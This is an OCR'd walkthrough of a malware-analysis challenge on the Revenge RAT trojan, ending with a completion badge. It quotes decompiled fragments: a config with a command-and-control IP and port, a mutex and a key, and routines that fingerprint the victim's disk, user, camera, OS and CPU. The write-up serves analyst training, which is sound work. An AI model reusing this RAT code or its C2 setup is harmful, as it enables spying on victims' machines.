


1. What compiler is used for this sample?





2. What is the mutex name checked by the malware at the start of execution?




```
Config
    public static class Config
    {
        // Token: 0x0400000A RID: 10
        public static string host = "45.147.230.231";

        // Token: 0x0400000B RID: 11
        public static string port = "2222";

        // Token: 0x0400000C RID: 12
        public static string id = "TVJfYWhtZWQ=";

        // Token: 0x0400000D RID: 13
        public static string currentMutex = "c416f58db13c4";

        // Token: 0x0400000E RID: 14
        public static string key = "Revenge-RAT";

        // Token: 0x0400000F RID: 15
        public static Mutex programMutex;

        // Token: 0x04000010 RID: 16
        public static string splitter = "!@#%^NYAN#!@$";

        // Token: 0x04000011 RID: 17
        public static Stopwatch stopwatch = new Stopwatch();
```

Correct

What is the mutex name checked by the malware at the start of execution?

c416f58db13c4 Completed

3. What function was used to get information about the CPU?



Correct

What function was used to get information about the CPU?

GetCpu Completed

4. What key was used during the “SendInfo” function?

```
SendInfo() : string
// Lime.Helper.IdGenerator
// Token: 0x0600000A RID: 10 RVA: 0x000024A0 File Offset: 0x000014A0
public static string SendInfo()
{
    return string.Concat(new object[]
    {
        "Information",
        Config.key,
        Config.id,
        Config.key,
        StringConverter.Encode("_" + IdGenerator.GetHardDiskSerialNumber()),
        Config.key,
        IdGenerator.GetIp(),
        Config.key,
        StringConverter.Encode(Environment.MachineName + " / " + Environment.UserName),
        Config.key,
        IdGenerator.GetCamera(),
        Config.key,
        StringConverter.Encode(new ComputerInfo().OSFullName + " " + IdGenerator.GetSystem()),
        Config.key,
        StringConverter.Encode(IdGenerator.GetCpu()),
        Config.key,
```

```
// Token: 0x0400000B RID: 11
public static string port = "2222";

// Token: 0x0400000C RID: 12
public static string id = "TVJfYWhtZWQ=";

// Token: 0x0400000D RID: 13
public static string currentMutex = "c416f58db13c4";

// Token: 0x0400000E RID: 14
public static string key = "Revenge-RAT";

// Token: 0x0400000F RID: 15
public static Mutex programMutex;

// Token: 0x04000010 RID: 16
public static string splitter = "!@#%^NYAN#!@$";
```

```
key : string
1  // Lime.Settings.Config
2  // Token: 0x0400000E RID: 14
3  public static string key = "Revenge-RAT";
4
```

Correct

What key was used during the "SendInfo" function?

Revenge-RAT — Completed

5. What API was used by the malware to prevent the system from going to sleep?

```
using System;
using Lime.NativeMethods;

namespace Lime.Helper
{
    // Token: 0x02000005 RID: 5
    public static class PreventSleep
    {
        // Token: 0x06000012 RID: 18 RVA: 0x00002934 File Offset: 0x00001934
        public static void Run()
        {
            try
            {
                Native.SetThreadExecutionState((PreventSleep.EXECUTION_STATE)2147483651U);
            }
            catch
            {
            }
        }
```

Correct

What API was used by the malware to prevent the system from going to sleep?

SetThreadExecutionState — Completed

6. What function was used to retrieve information about installed video capture drivers?

```
Search
GetVolumeInformationA
int GVI(ref string, ref string, int, ref int, ref int, ref int, ref int, ref string, int) (GetVolumeInformationA)
```

```
public static extern int GVI([MarshalAs(UnmanagedType.VBByRefStr)] ref string IP, [MarshalAs(UnmanagedType.VBByRefStr)]
  ref string V, int T, ref int H, ref int Q, ref int G, [MarshalAs(UnmanagedType.VBByRefStr)] ref string J, int X);

// Token: 0x06000019 RID: 25
[DllImport("user32", CharSet = CharSet.Ansi, EntryPoint = "GetForegroundWindow", ExactSpelling = true, SetLastError =
  true)]
public static extern IntPtr GFW();

// Token: 0x0600001A RID: 26
[DllImport("user32", CharSet = CharSet.Auto, SetLastError = true)]
public static extern int GetWindowText(IntPtr hWnd, StringBuilder lpString, int cch);
```

Correct

What variable stores the volume name and the function that imported the "GetVolumeInformationA" api?

IP — Completed

Get unstuck?

7. What function was used to retrieve information about installed video capture drivers?

```
GetCamera() : string
// Lime.Helper.IdGenerator
// Token: 0x0600000D RID: 13 RVA: 0x000026D0 File Offset: 0x000016D0
public static string GetCamera()
{
    try
    {
        int num = 0;
        do
        {
            short num2 = (short)num;
            string text = Strings.Space(100);
            int num3 = 100;
            string text2 = null;
            if (Native.capGetDriverDescriptionA(num2, ref text, num3, ref text2, 100))
            {
                goto IL_30;
            }
            num++;
```

Correct

What function was used to retrieve information about installed video capture drivers?


Getcamera — Completed

8. What is the value of the ID after removing obfuscation?

We saw that the ID was presented in the config class:

```
namespace Lime.Settings
{
    // Token: 0x0200000A RID: 10
    public static class Config
    {
        // Token: 0x0400000A RID: 10
        public static string host = "45.147.230.231";

        // Token: 0x0400000B RID: 11
        public static string port = "2222";

        // Token: 0x0400000C RID: 12
        public static string id = "TVJfYWhtZWQ=";

        // Token: 0x0400000D RID: 13
        public static string currentMutex = "c416f58db13c4";

        // Token: 0x0400000E RID: 14
        public static string key = "Revenge-RAT";

        // Token: 0x0400000F RID: 15
        public static Mutex programMutex;

        // Token: 0x04000010 RID: 16
        public static string splitter = "!@#%^NYAN#!@$";
```


Decode using CyberChef:



Correct

What is the value of the ID after removing obfuscation?

MR_ahmed — Completed


Avior Mostovski
has completed the
"Revenge RAT"
challenge.
Badge Name:
Revenge RAT
Completed on:
Jan, 15, 2025, 02:15 PM
ERROR